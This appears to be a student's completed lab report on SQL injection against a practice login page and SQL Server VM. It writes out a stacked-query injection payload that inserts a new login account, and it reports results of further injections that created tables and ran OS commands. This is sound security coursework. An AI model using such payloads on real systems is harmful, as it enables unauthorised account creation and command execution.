


Assignment 3 – Database Attacks and Defense

- (Task # 1) Take a screenshot of the next screen after the injection. You must see the Logout button.




- (Task # 2) Enter the following injection in **Login name** box and make the Password box blank.
 1. **Task #2A:** What is the constructed query that is passed on to SQL Server? If you study the code in **Login.aspx.cs**, you can figure out the constructed query. Also, refer to the class slides for ideas.

SELECT * FROM login

**WHERE login_name='admin'; INSERT INTO login VALUES ('user250', 'red');--
AND login_password=''**

2. **Task #2B:** Go to the SQL Server and confirm that the account ('user250', 'red') is indeed created in the login table. Provide a screenshot of the records in the table.



- **(Task # 3)** Enter the following two injections using **Login name** box. Leave the **Password** box blank. Show in screenshots that the database and the table are created. The table will be created in **Oldhouse** database.

The screenshot shows the SQL Server Enterprise Manager interface. On the left, the Object Explorer displays the database structure for 'WIN-AVPBP9ATULM (SQL Server 13.0.4466.4)'. The 'Databases' folder is expanded, showing 'Oldhouse' and 'Newhouse'. Under 'Oldhouse', the 'Tables' folder is expanded, showing 'dbo.cust', 'dbo.DatabaseLog_test', 'dbo.login', 'dbo.product', and 'dbo.SalesTable'. The 'dbo.SalesTable' is selected.

The central query window shows two SQL queries. The first query is:

```
SELECT name, database_id, create_date
FROM sys.databases
```

The second query is:

```
SELECT * FROM information_schema.tables
```

The results of the first query are displayed in a table with columns 'name', 'database_id', and 'create_date'.

	name	database_id	create_date
6	ReportServerTempDB	6	2018-01-28 20:02:06.067
7	DWDiagnostics	7	2018-01-28 20:02:10.043
8	DWConfiguration	8	2018-01-28 20:02:13.947
9	DWQueue	9	2018-01-28 20:02:14.473
10	WideWorldImporters	10	2018-01-28 20:39:43.483
11	AdventureWorks2016CTP3	11	2018-01-28 20:45:24.873
12	Oldhouse	14	2024-02-01 02:56:44.007
13	Newhouse	15	2024-02-01 03:21:20.487

The results of the second query are displayed in a table with columns 'TABLE_CATALOG', 'TABLE_SCHEMA', 'TABLE_NAME', and 'TABLE_TYPE'.

	TABLE_CATALOG	TABLE_SCHEMA	TABLE_NAME	TABLE_TYPE
1	Oldhouse	dbo	DatabaseLog_test	BASE TABLE
2	Oldhouse	dbo	login	BASE TABLE
3	Oldhouse	dbo	product	BASE TABLE
4	Oldhouse	dbo	cust	BASE TABLE
5	Oldhouse	dbo	SalesTable	BASE TABLE

The status bar at the bottom indicates 'Query executed successf...' and '5 rows'.

- **(Task # 4)** Go to the directory **c:\Test** in Windows 2012 Server and locate **ipconfig2.txt** file. Open up the file and take a screenshot of its content.

Windows IP Configuration

Host Name : WIN-AVPBP9ATULM
Primary Dns Suffix :
Node Type : Hybrid
IP Routing Enabled. : No
WINS Proxy Enabled. : No

















Ethernet adapter Ethernet:

Connection-specific DNS Suffix . :
Description : Intel(R) PRO/1000 MT Network Connection
Physical Address. : 2A-2E-94-82-B7-C8
DHCP Enabled. : No
Autoconfiguration Enabled : Yes
Link-local IPv6 Address : fe80::30bd:7a57:a0ed:44e3%12(Preferred)
IPv4 Address. : 192.168.1.48(Preferred)
Subnet Mask : 255.255.255.0
Default Gateway : 192.168.1.1
DHCPv6 IAID : 310801758
DHCPv6 Client DUID. : 00-01-00-01-2D-31-0A-87-2A-2E-94-82-B7-C8
DNS Servers : 192.168.1.1
NetBIOS over Tcpi. : Enabled

Tunnel adapter isatap.{9F9EB500-4E5B-4FF1-B937-037BB7970BD2}:

Media State : Media disconnected
Connection-specific DNS Suffix . :
Description : Microsoft ISATAP Adapter #2
Physical Address. : 00-00-00-00-00-00-E0
DHCP Enabled. : No
Autoconfiguration Enabled : Yes

- **(Task # 5)** Take a screenshot of Windows Task manager that is running **ping.exe**. If the ping process disappears quickly, increase the counter 'n'. If you cannot capture the screen, just report it after confirming the injection is working.

▷  QEMU machine emulators and t...	0%	1.4 MB
 Runtime Broker	0%	2.2 MB
 Sink to receive asynchronous ca...	0%	0.8 MB
▷  Spooler SubSystem App	0%	2.2 MB
 SQL Full Text host	0%	1.0 MB
▷  SQL Full-text Filter Daemon Lau...	0%	0.6 MB
▷  Sql Server Telemetry Client	0%	11.2 MB
▷  Sql Server Telemetry Client	0%	12.5 MB
▷  Sql Server Telemetry Client	0%	15.1 MB
▷  SQL Server VSS Writer - 64 Bit	0%	1.0 MB
▷  SQL Server Windows NT - 64 Bit	0%	1,101.7 MB
 TCP/IP Ping Command	0%	0.5 MB
 VsHub.exe (32 bit)	0%	16.1 MB
 Windows Command Processor	0%	0.3 MB
 Windows Update	0%	1.1 MB
 WML Provider Host	1.1%	1.1 MB